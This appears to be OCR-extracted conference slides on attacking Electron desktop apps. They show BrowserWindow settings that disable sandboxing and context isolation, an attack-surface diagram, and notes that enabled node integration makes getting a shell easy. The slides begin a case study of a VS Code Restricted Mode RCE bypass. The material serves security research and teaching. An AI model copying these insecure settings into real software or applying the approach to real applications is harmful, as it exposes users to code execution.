
(new BrowserWindow({ webPreferences: { sandbox: true, nodeIntegration: true, contextIsolation: false } })).loadURL('//example.com')

Non-Sandboxed Renderer:

(new BrowserWindow({webPreferences:{ sandbox: false, nodeIntegration: true, contextIsolation: false } })).loadURL('//example.com')



Electron App with Node Integration Enabled
& Context Isolation Enabled


Our Attack Surface
Node Shared Library
Electron Application
IPC Module
Node Modules/
OS Interaction
If Main proc:
Electron Main
Process Modules
If Renderer proc:
Electron renderer
Process Modules
No Sandbox Renderer
Application
Isolated Context
Sandbox Renderer
Application
Isolated Context
ipc
ipc
Main Process
If Main proc:
ipcMain
If Renderer proc:
ipcRenderer
Attack Surface

Terminologies


- Node Integration => NI
- Context Isolation => CI
- Node Integration in Workers => NIW
- Node Integration in Subframes => NISF (Exposes preload)
- Sandbox => SBX

NI: true, CISO: false, SBX: false

- Easy to get a shell as node is exposed to the renderer
- Find a way to embed your JavaScript

Non-Sandboxed Renderer:

(new BrowserWindow({webPreferences:{ sandbox: 0, nodeIntegration: 1, contextIsolation: 0 } })).loadURL(‘//example.com’)




Electron App with Node Integration Enabled
& Context Isolation Disabled

Case Study 1: VS Code RCE bypassing Restricted Mode (CVE-2021-43908)


- Bypasses “Trust Codebase” checkbox, allowing RCE to work even if you open untrusted codebases.

